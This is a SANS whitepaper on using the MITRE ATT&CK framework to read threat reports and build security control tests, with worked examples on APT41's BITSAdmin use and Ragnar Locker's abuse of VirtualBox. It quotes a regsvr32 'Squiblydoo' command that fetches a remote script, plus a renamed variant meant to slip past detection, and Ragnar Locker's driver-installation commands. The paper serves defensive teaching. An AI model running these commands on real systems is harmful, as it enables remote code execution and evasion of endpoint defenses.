SANS

Analyst Program

Whitepaper

Contextualizing the MITRE ATT&CK® Framework

Written by **Matt Bromiley**

April 2021

Cymulate
Continuous Security Validation

Cyber threat intelligence has come a long way in the past decade. In the early days, it was a complex and arduous process to define threat actor techniques. Terminology like "credential harvesting" or "lateral movement" was not widely understood. A good portion of real estate in a threat report was dedicated to explaining techniques, hoping that the data provided relevancy. While this improved a threat analyst's ability to consume and action the data, it was still tough for blue and red teams to mirror security control testing.

This has changed in recent years with the publication of the MITRE ATT&CK® framework. This framework established a language—a "dictionary," if you will—to define, track, and categorize attacker techniques. No longer must security researchers describe each technique in laborious detail. Now they can simply quantify attackers by their collection of tactics and techniques and trust that readers will refer to the "dictionary" for more context.

While ATT&CK is an extremely useful reference mechanism, it has contributed to a security industry issue of over-reliance. Too many organizations place all their faith in "detections" without understanding the context of how attackers employ certain techniques. Furthermore, where in the attack life cycle a technique occurs is another important element for control testing. We do not want to detect too late in the attack, or else we have achieved little progress.

In this whitepaper, we will examine how to use ATT&CK to read a threat intelligence report and show you how to bring that knowledge into your environment to test your defenses. You cannot ask your security team to simply test for credential harvesting or lateral movement without providing context for the technique. By understanding how ATT&CK adds context to your interpretation of threat intelligence and threat actors, you will find your team better equipped to test relevant security controls.

There is a chance that your organization already consumes threat intelligence and aligns it with the ATT&CK framework. If so, fantastic! We love to see industry growth and adoption of useful techniques. However, we would encourage you to examine whether ATT&CK serves as a reference vehicle and follow along as we build out a security control test from a single line in a threat report.

As you work your way through this whitepaper, we encourage you to consider the following:

- Is your security team familiar with ATT&CK, and do you use it to model data in your environment?
- Is your organization testing security controls within your environment?
- If so, what is the genesis of your testing? Are you modeling after actual attacker techniques or simply picking from a list?

We will begin our discussion with an overview of how to use ATT&CK as a tool for converting *what you read into what you can test*. Let us get started.

Focus on Tactics and Techniques

In the introduction to this paper, we compared the ATT&CK framework to a dictionary. A dictionary helps provide definitions and context to a word. However, you would not open a dictionary and begin reading. ATT&CK could be considered in the same way. You would not open the ATT&CK homepage, point to a technique, and start testing.

Unfortunately, this is not the case for all. It is our experience that many security leaders and organizations have become over-reliant on ATT&CK as their starting point, without adding the valuable necessary context. "Checking off the boxes" in the ATT&CK Enterprise framework is not an effective way to determine your detection and security capabilities. It is pertinent to establish the connection between *how* a threat actor might use a technique and *how* they can test for that usage.

Think of ATT&CK as a dictionary or reference mechanism that your team can use to understand threat actor techniques and tactics. But keep in mind that the context of *how* and *when* techniques are used is equally important to effective testing.

Furthermore, very few (if any) techniques occur in a vacuum or isolation. To gain efficiency, attackers may chain multiple techniques together in custom scripts or packaged executables. Penetration testing or exploit frameworks have simple commands that perform a sequence of commands, each one with its own recognition in the ATT&CK framework. Some techniques require elevated permissions, implying that credentials had to be stolen prior to execution. Testing your defenses for a single technique could provide a false sense of security.

How

To put this into perspective, let us examine a report in which vFeed, a vulnerability and threat intelligence feed vendor, identified the top 10 most used ATT&CK techniques from 2020.[1] Figure 1 shows the top five techniques from their report.

If a security leader were to receive an email that provided the information shown in Figure 1, they might frantically begin to wonder if their environment has the appropriate defenses in place. We have fielded these very inquiries, demanding answers ASAP. This puts the security team in a tough spot because answering questions about these techniques on their own does little for the organization. Instead, let us examine the question being asked.



Figure 1. Top 5 (of 10) ATT&CK Techniques, as Reported by vFeed.io[2]

[1, 2] "Top 10 Most Leveraged MITRE ATT&CK Tactics & Techniques in 2020," https://secureservercdn.net/198.71.233.195/8a6.5a8.myftpupload.com/wp-content/uploads/2021/02/Top-10-Most-Used-MITRE-ATTCK.pdf

What and When

The top technique, as reported by vFeed, is "T1574.007: Hijack Execution Flow: Path Interception by PATH Environment Variable." To understand what this means for us, we need to navigate over to the ATT&CK web page and read more on this sub-technique. Deeper exploration uncovers that this is a technique by which attackers will hijack operating system environment variables to load their own malicious code. In Microsoft Windows, the **`PATH`** environment variable contains a list of directories that the operating system utilizes to find executables, libraries, and other code during normal operating system execution.

Now that we understand more about the technique, can our security team begin to test? No! We are still missing other key details, such as:

- How did active threat actors in 2020 use this technique?
- To test, do we need to download additional files or write code?
- How many ways can an attacker exploit this technique?

You should be asking the preceding questions for every technique. There is no point in testing for a particular technique if you are not mirroring the exact execution pattern an attacker would. This will inevitably lead to narrow or ill-scoped detections that attackers can easily work around.

At this point, organizations face multiple opportunities. On one hand, an organization may wish to interpret threat reports and attacker commands themselves, hoping to create and refine their own detections. Conversely, there are automated testing platforms that can be used against a variety of security controls. These platforms will integrate into your environment and test known attacker techniques, often offering combined or full kill chain technique testing. Whether you create your own tests or rely on what they provide out-of-the-box, these platforms provide a rich repository of techniques and templates to use and modify, and more importantly, they enable repeatability. Depending on your level of security maturity, either exercise is fruitful—if you are testing!

To illustrate this point, consider the following command:

```
regsvr32.exe /s /i:http:<malicious_SCT_file> scrobj.dll
```

Pause and ask yourself: Are you familiar with this technique and how attackers abuse it?

Also: Where in the attacker lifecycle would this attack occur?

Observant analysts may recognize the preceding as technique T1218.010, Signed Binary Proxy Execution: Regsvr32, sometimes referred to as "Squiblydoo." This technique, employed by multiple threat actors, is often used to avoid triggering endpoint defenses and is a hallmark of certain malware families. The executable **`regsvr32.exe`** is network *and* proxy aware; thus, attackers can load a remote web resource during process execution.

In analyzing this command across multiple threat actors, two data points remain fairly consistent:

- The invocation of **`regsvr32.exe`**
- The inclusion of **`scrobj.dll`** in the command-line parameters

Many detections rely on these, and, in fact, look for specific **`regsvr32.exe`** executions with **`scrobj.dll`**. However, what if an attacker were to rename either (or both!) elements? Consider a rewrite of this command:

```
regsvr32.exe /s /i:http:<malicious_SCT_file> super_secret.dll
```

What is the difference between these two commands? The answer is easy: One likely has a detection written for it, the other does not.

However, what if your security team had only seen the first example? And not only that, but they had crafted detections to look for *only* that invocation of **`regsvr32.exe`** and associated arguments? Did they "check the box" for detecting this technique? From their limited viewpoint, yes. It is easy to see that if an attacker were to simply change a file name (easily done with a copy operation), they would avoid detection and leave the security team in a difficult spot.

In our experience, we have seen this very example happen in a real set of SIEM detection rules. We are not here to cast blame or shame the security team. They were unfortunately acting from limited data because they did not seek the context that could strengthen their control testing.

When

From a detection and awareness perspective, there is another issue if security teams do not add context to their detections. Keeping with the same example, ask yourself the following question: What stage of an attack would the attacker be at if we detected attacker commands? Furthermore, are we detecting too late? This question stems from knowledge of the attack life cycle, shown in Figure 2.



Figure 2. Typical Attacker Life Cycle[3]

The attack life cycle stipulates that every intrusion goes through similar phases. As seen in Figure 2, after gaining access to a victim environment, attackers will seek a permanent foothold, perform internal reconnaissance, harvest credentials, and move laterally as needed. Depending on their ultimate objective, this process may be cyclical through multiple systems until they reach the intended goal.

Another necessary element of security control testing is to understand where in the attack life cycle your attacker is using certain techniques. Some techniques require active credentials or a privileged position in the environment, meaning there are *earlier* techniques that should be detected first.

[3] Adapted from "Cyber Attack Lifecycle," IACP Law Enforcement Cyber Center, www.iacpcybercenter.org

However, our focus is not on the number of repetitions. It is on how the life cycle impacts the techniques defined by ATT&CK. Put simply, some techniques are early stage, and some are latter stage. Where you detect might make all the difference in effective security controls.



Figure 3. Attack Life Cycle

To put this into perspective, let us consider a ransomware attack. Following the diagram shown in Figure 3, we can think of the basic high-level steps involved in any ransomware breach.

Let us examine this ransomware attack with a simple question:

At which step (1–4) would you prefer to detect this attack?

The easy answer is, the earlier you can detect (and block!), the better for the organization. Why then, do so many security controls have higher-fidelity detections for the writing of ransomed files and not malicious access through a port left open? We will not debate that answer here, but this should put into perspective *where* your security controls should be testing. This simple example highlights yet another strength of relying on ATT&CK as a reference, coupled with the attack life cycle, to provide context necessary for effective security control testing.

Knowledge of a threat technique is *not* threat intelligence. Threat reports provide necessary context and relationships about *how* an attacker might use a technique, whereas ATT&CK provides the *why* and *what* about a particular technique. The attack life cycle provides the *when*. Each on its own is not strong enough to build a case for testing. But when combined, your security team can test security controls and implement *dynamic, positional detections* flexible enough to catch even the slightest attacker modifications.

Reading a Threat Report

Remembering that the ATT&CK framework should serve as a reference mechanism, and not as a starting point, also may help change how you interpret a threat report and test your security controls. In this section, we are going to examine passages from a few select threat reports and discuss how we can align *what we read* with ATT&CK, leading to potential security control testing.

As you work through this section, pause when necessary and think of how you would approach these issues within your own environment.

When you read a threat intelligence report or blog post, open MITRE ATT&CK Matrix for Enterprise in a browser window. Much like you would have a dictionary to translate unknown words, you can reference ATT&CK to help understand techniques you may be unfamiliar with.

Threat Report #1: APT41

The first threat actor we will analyze is APT41, first announced by FireEye in August 2019.[4] An extremely active and versatile threat actor, APT41 (Group ID G0096 on MITRE[5]) was associated with a myriad of activity and techniques. Their motivations included cyber espionage and financial gain, which translated to a wide range of techniques employed by one factor. Depending on your industry or supplier relationships, there's a chance APT41 has crossed your inbox as a threat actor of interest.

Let us assume a hypothetical in which your C-suite is concerned about APT41 and would like to test your security controls against their techniques. We begin answering this question with a blog post from March 2020 that discussed updated threat actor techniques. A snippet from that blog post is provided in Figure 4.

Figure 4. APT41 Activity from a FireEye Blog Post

From the content provided in the figure, we see an example of how the threat actor leveraged the Microsoft BITSAdmin tool to download a malicious file. But the post does little to provide context on what BITSAdmin is or how and why it can be abused. Is it a separate attacker tool or something integrated into the operating system? How can we test it? Should we just run the same command? (Obviously, we would advise against simply running an attacker command in your environment without knowing the impact or consequences!)

This is the perfect scenario for a reference mechanism like ATT&CK. Navigating to the relevant technique page ("BITS Jobs" is technique T1197), we learn that the Background Intelligence Transfer Service (BITS) is a low-bandwidth file transfer mechanism native to Windows. It is commonly used by system components but is accessible via user interfaces.

---

[4] "APT 41: A Dual Espionage and Cyber Crime Operation," www.fireeye.com/blog/threat-research/2019/08/apt41-dual-espionage-and-cyber-crime-operation.html

[5] https://attack.mitre.org/groups/G0096

With this context in mind, we now have an idea of how and why the attacker utilized BITSAdmin. As a native tool, it is built into the operating system and thus available on any compromised Windows system. Let us continue digging through ATT&CK, seeking to identify where in the attack life cycle a tool like this might have been used.

Figure 5 provides a screenshot of ATT&CK Navigator, a useful graphical tool that can be used to highlight all the techniques attributed to a threat actor. Selecting APT41 specifically, we can see that BITSAdmin is hardly the only technique they employ.



Figure 5. ATT&CK Navigator, with Techniques Used by APT41 Highlighted

As expected with a named threat group, there are numerous techniques attributed to APT41. Let's zoom in and find where BITS Jobs are in the overall attack life cycle (see Figure 6).

ATT&CK shows us that BITS Jobs is a multi-use technique, meaning it can be used for both persistence *and* defense evasion. However, because we are looking to develop a security control test for BITS in general, we receive the benefit of testing for "both" techniques at the same time. Two birds with one stone!



Figure 6. ATT&CK Navigator for APT41, Highlighting BITS Jobs

When aligned with our attacker life cycle, we can see that BITS Jobs is not an initial or final technique. It is one an attacker might execute once they already have a presence in an environment. This adds helpful context to our test. We are not looking for the first technique, and thus the abuse of BITS Jobs may be a *chained technique*—meaning our attacker must gain access first. We also might want to test earlier in the process.

For our security control, we gain the following context about these techniques:

- The threat actor is known to abuse BITS Jobs, a built-in functionality of the Windows operating system. **They use BITS to download malicious files.**
- The use of BITS Admin is not an initial or final stage command; meaning if we detect this, **the attacker has likely not completed their objectives.**
- We can test for BITS execution by simulating a download command, like the attackers. **Our test should focus on BITS execution, and we can home in based on noise from the environment.**
- The usage of BITS does not require administrator credentials; therefore, **we do not need to chain credential harvesting together to test this technique.**

Through a simple exercise with our reference mechanisms, we were able to take a single line from a threat report and construct an extensive security control test. The next step is to run and verify.

Ransomware represents a constant battle with information security teams, because malware authors seek to implement evasive techniques as quickly as possible to ensure malware deployment success. Ensuring you are testing against relevant techniques will increase confidence that you can mitigate ransomware attacks.

Threat Report #2: Ragnar Locker Ransomware

One question at the top of most information security minds these days is: **How do our defenses stack up against a ransomware attack?** This question is slightly different from our previous scenario, which asks about a particular threat actor (and thus, a collection of techniques). A vague question such as "Can we detect a ransomware attack?" depends entirely on the family of malware you test your defenses against. This is yet another benefit to using ATT&CK as a reference. Instead of testing against a *single family* of ransomware, we can look for commonalities that multiple families share and implement "common denominator" defenses.

For this hypothetical, will begin with a ransomware family known as *Ragnar Locker*. Reported by Sophos in May 2020, Ragnar Locker (Software ID S0481 on MITRE[6]) has been spotted in the wild since December 2019. Figure 7 shows three techniques this software uses to evade defenses during execution.



Figure 7. Snippet of the ATT&CK Navigator for Ragnar Locker Software

[6] https://attack.mitre.org/software/S0481

You may notice that the use of **regsvr32.exe** is a technique used by this malware family. However, it is used in an entirely different manner. Whereas we previously described **regsvr32.exe** to pull down a malicious SCT file, this malware family uses it to register an instance of VirtualBox, which it subsequently uses to carry out the ransom actions. See Figure 8 for a snippet from the Sophos blog that detailed this malware.

```
%binapp%\VBoxSVC.exe /reregserver
regsvr32 /S "%binpath%\VboxC.dll"
rundll32 "%binpath%\VBoxRT.dll,RTR3Init"
sc create VBoxDRV binpath= "%binpath%\drivers\VboxDrv.sys" type= kernel start= auto error= normal displayname= PortableVBoxD
sc start VBoxDRV
```

Figure 8. Snippet of Sophos News Post on Ragnar Locker

Immediately, we should note that this threat actor is using **regsvr32.exe**, a legitimate binary for its legitimate purpose—*to register a DLL*. However, it is doing so to ultimately achieve a malicious action. This is an important distinction for three reasons:

- If you had written detections for **regsvr32.exe** *and* the presence of **scrobj.dll** (previously detailed in this paper), you would not have detected this instantiation.
- Using ATT&CK as a reference point, we observe that a single technique may be exploited by threat actors in unique ways.
- Some techniques used by threat actors may not be the best point of detection. We might need to understand the technique at a higher level.

This is yet another perfect scenario for a reference mechanism like ATT&CK. Instead of focusing on the command-line execution of the binary **regsvr32.exe**, we should instead be looking at how the technique is used. Again referencing Sophos' blog, **regsvr32.exe** is used to establish an instance of VirtualBox, a VM hypervisor, to execute malicious code *outside of endpoint defenses*. Looking again at ATT&CK, we see this is a separate technique unto itself: T1564.006, or Hide Artifacts: Run Virtual Instance.

With this context in mind, we can begin to think of implementing defenses and testing our security controls differently. Rather than focus on execution of a single binary, we can think of mitigating rogue virtual instances in our environment. We also can mitigate multiple families with one technique. This technique is not unique to the Ragnar Locker malware family; it is also used by LoudMiner and Maze[7] ransomware. Figure 9 shows a snippet of ATT&CK for the virtual instance technique.

Procedure Examples

Name	Description
LoudMiner	LoudMiner has used QEMU and VirtualBox to run a Tiny Core Linux virtual machine, which runs XMRig and makes connections to the C2 server for updates.[3]
Maze	Maze operators have used VirtualBox and a Windows 7 virtual machine to run the ransomware; the virtual machine's configuration file mapped the shared netwo local machine.[4]
Ragnar Locker	Ragnar Locker has used VirtualBox and a stripped Windows XP virtual machine to run itself. The use of a shared folder specified in the configuration enables Rag

Figure 9. Procedure Examples from ATT&CK Technique T1564.006

[7] Maze is another ransomware family that held news articles for many weeks or months at a time.

When we set out to implement detections and test our security controls, we began with the Ragnar Locker ransomware family. Selecting only one technique gave us a narrow scope of efficacy. This malware family abuses **`regsvr32.exe`**, but not by conventional means. Anchoring a detection to either approach would inevitably leave out the other. But by using ATT&CK to explore the technique further, we were able to examine how a threat actor is abusing software and for what purpose.

This type of analysis allows you to zoom out at a higher level so you can understand more about an attacker's objectives. Naturally, controls against attacker objectives will provide coverage for more than just one attacker or malware family. This is how security teams can achieve efficiencies of scale. Look for commonalities among malware families or threat actors, implement effective controls, and test.

Conclusion

In this whitepaper, we set out to help organizations test their security controls with greater efficacy. The reason for testing security controls is obvious: If an attacker is using a technique in the wild and there is a chance our organization will enter their crosshairs, we want to ensure that we can defend and hopefully prevent an intrusion from occurring. However, getting our hands on data to test our security controls effectively is easier said than done. Too many times, organizations are testing techniques without context or simply hoping that their security controls will be able to handle whatever an attacker throws at them. Neither will provide the necessary success.

We are combating the problems mentioned in this paper by encouraging you to consider ATT&CK as one of the best reference mechanisms out there to build effective security control tests. ATT&CK established a common lexicon that information security professionals can use to define attacker techniques. But much like any reference point, you use them side by side with your content, not as a starting point.

We looked at a few examples of combining threat actor intelligence with the ATT&CK dictionary to gain a deeper understanding of *how*, *why*, and *when* an attacker might abuse a technique. Knowing these, we were able to design much more efficient, life cycle-appropriate tests for our environment. The more effective your tests, the higher the fidelity of your results. Effective tests also identify visibility gaps, which become a priority for the team to rectify.

Even better, this whitepaper established a cyclical process. Evaluating threat actor techniques and searching for relevant context should be a daily exercise for the information security team. It is only through understanding our attackers and testing security controls that we can ever confidently defend the organization against the latest threats.

About the Author

Matt Bromiley is a SANS digital forensics and incident response instructor, teaching FOR508: Advanced Incident Response, Threat Hunting, and Digital Forensics and FOR572: Advanced Network Forensics: Threat Hunting, Analysis, and Incident Response. He is a principal consultant at a global incident response and forensic analysis company, combining his experience in digital forensics, log analytics, and incident response and management. His skills include disk, database, memory and network forensics; incident management; threat intelligence; and network security monitoring. Matt has worked with organizations of all shapes and sizes, from multinational conglomerates to small, regional shops. He is passionate about learning, teaching and working on open source tools.

Sponsor

SANS would like to thank this paper's sponsor: